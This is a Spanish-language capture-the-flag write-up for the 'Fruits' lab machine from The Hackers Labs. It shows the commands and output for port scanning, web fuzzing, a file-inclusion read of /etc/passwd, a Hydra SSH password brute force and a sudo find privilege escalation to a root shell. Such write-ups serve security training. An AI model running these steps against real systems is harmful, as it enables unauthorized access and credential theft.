fruits

- Enumeración
  - Ping
  - Nmap
  - HTTP
    - Fuzzing Web
- Explotación
  - LFI
  - Hydra
  - SSH
  - Escalada de Privilegios
    - Sudo


Resolviendo la máquina Fruits

> En esta publicación, comparto cómo resolví la máquina **Fruits** de The Hackers Labs.

Enumeración

Ping

```
ping -c 1 192.168.1.34
```



TTL=63 -> **Linux**

Nmap

```
nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.1.34 -oG allPorts
```


```
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-02 18:05 CEST
Initiating ARP Ping Scan at 18:05
Scanning 192.168.1.34 [1 port]
Completed ARP Ping Scan at 18:05, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 18:05
Scanning 192.168.1.34 [65535 ports]
Discovered open port 80/tcp on 192.168.1.34
Discovered open port 22/tcp on 192.168.1.34
Completed SYN Stealth Scan at 18:05, 7.22s elapsed (65535 total ports)
Nmap scan report for 192.168.1.34
Host is up, received arp-response (0.0010s latency).
Scanned at 2025-08-02 18:05:16 CEST for 7s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:C2:B8:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.41 seconds
           Raw packets sent: 65536 (2.884MB) | Rcvd: 65537 (2.622MB)
```

`nmap -p22,80 -sCV 192.168.1.34 -oN targeted`

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-02 18:05 CEST
Nmap scan report for 192.168.1.34
Host is up (0.00040s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 ae:dd:1a:b6:db:a7:c7:8c:f3:03:b8:05:da:e0:51:68 (ECDSA)
|_  256 68:16:a7:3a:63:0c:8b:f6:ba:a1:ff:c0:34:e8:bf:80 (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: P\xC3\xA1gina de Frutas
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:C2:B8:CE (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.73 seconds
```

HTTP

`http://192.168.1.34/`



Fuzzing Web

`dirb http://192.168.1.34`

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Aug  2 18:07:42 2025
URL_BASE: http://192.168.1.34/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.34/ ----
+ http://192.168.1.34/index.html (CODE:200|SIZE:1811)
+ http://192.168.1.34/server-status (CODE:403|SIZE:277)

-----------------
END_TIME: Sat Aug  2 18:07:46 2025
DOWNLOADED: 4612 - FOUND: 2
```

`wfuzz -c --hl=9 -w /usr/share/wordlists/rockyou.txt -u http://192.168.1.34/FUZZ.php`


```
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.1.34/FUZZ.php
Total requests: 14344392

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000004854:   200        65 L     168 W      1811 Ch     "#1bitch"
000014911:   200        65 L     168 W      1811 Ch     "#1pimp"
000015195:   200        65 L     168 W      1811 Ch     "#1hottie"
000015426:   200        1 L      0 W        1 Ch        "fruits"
000015959:   200        65 L     168 W      1811 Ch     "#1princess"
000016798:   200        65 L     168 W      1811 Ch     "#1stunna"
000020673:   200        65 L     168 W      1811 Ch     "#1love"
000022517:   200        65 L     168 W      1811 Ch     "#1angel"
000023194:   400        10 L     35 W       304 Ch      "!"..$%^"
000024273:   200        65 L     168 W      1811 Ch     "#1cutie"
000027991:   200        65 L     168 W      1811 Ch     "??????"
000029129:   200        65 L     168 W      1811 Ch     "#1mommy"
000031279:   200        65 L     168 W      1811 Ch     "#1girl"
000033698:   200        65 L     168 W      1811 Ch     "#1babygirl"
000034330:   200        65 L     168 W      1811 Ch     "#1lover"
000036474:   400        10 L     35 W       304 Ch      "100%angel"
000036473:   400        10 L     35 W       304 Ch      "100%sexy"
```

Se descubre el directorio `fruits`.

Explotación

LFI

`wfuzz -c --hl=1 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt http://192.168.1.34/fruits.php?FUZZ=/etc/passwd`



`http://192.168.1.34/fruits.php?file=/etc/passwd`

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
mysql:x:102:110:MySQL Server,,,:/nonexistent:/bin/false
bananaman:x:1001:1001::/home/bananaman:/bin/bash
```

Al visualizar el archivo `/etc/passwd`, se identifica el usuario `bananaman`.

Hydra

Se realiza un ataque de fuerza bruta contra el servicio **SSH** (puerto 22), utilizando el usuario `bananaman` identificado anteriormente.

`hydra -l bananaman -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.34 -t 64`

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-02 18:29:15
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per task
[DATA] attacking ssh://192.168.1.34:22/
[22][ssh] host: 192.168.1.34   login: bananaman   password: celtic
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 24 final worker threads did not complete until end.
[ERROR] 24 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-02 18:29:52
```

SSH

Se accede al sistema mediante el servicio **SSH**.

`ssh bananaman@192.168.1.34`

```
The authenticity of host '192.168.1.34 (192.168.1.34)' can't be established.
ED25519 key fingerprint is SHA256:TF64A9yYMMZOZ2SQ5h4PGrHQ7iMqyvBMmX8ai4/Cznc.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.34' (ED25519) to the list of known hosts.
bananaman@192.168.1.34's password:
Linux Fruits 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Mar 27 17:46:39 2024 from 192.168.1.41
bananaman@Fruits:~$
bananaman@Fruits:~$
```

Escalada de Privilegios

Sudo

`sudo -l`

```
Matching Defaults entries for bananaman on Fruits:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User bananaman may run the following commands on Fruits:
    (ALL) NOPASSWD: /usr/bin/find
```

Se encuentra el binario: `/usr/bin/find`, se realiza una búsqueda por GTFOBins.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

`sudo find . -exec /bin/sh \; -quit`

```
# whoami
root
```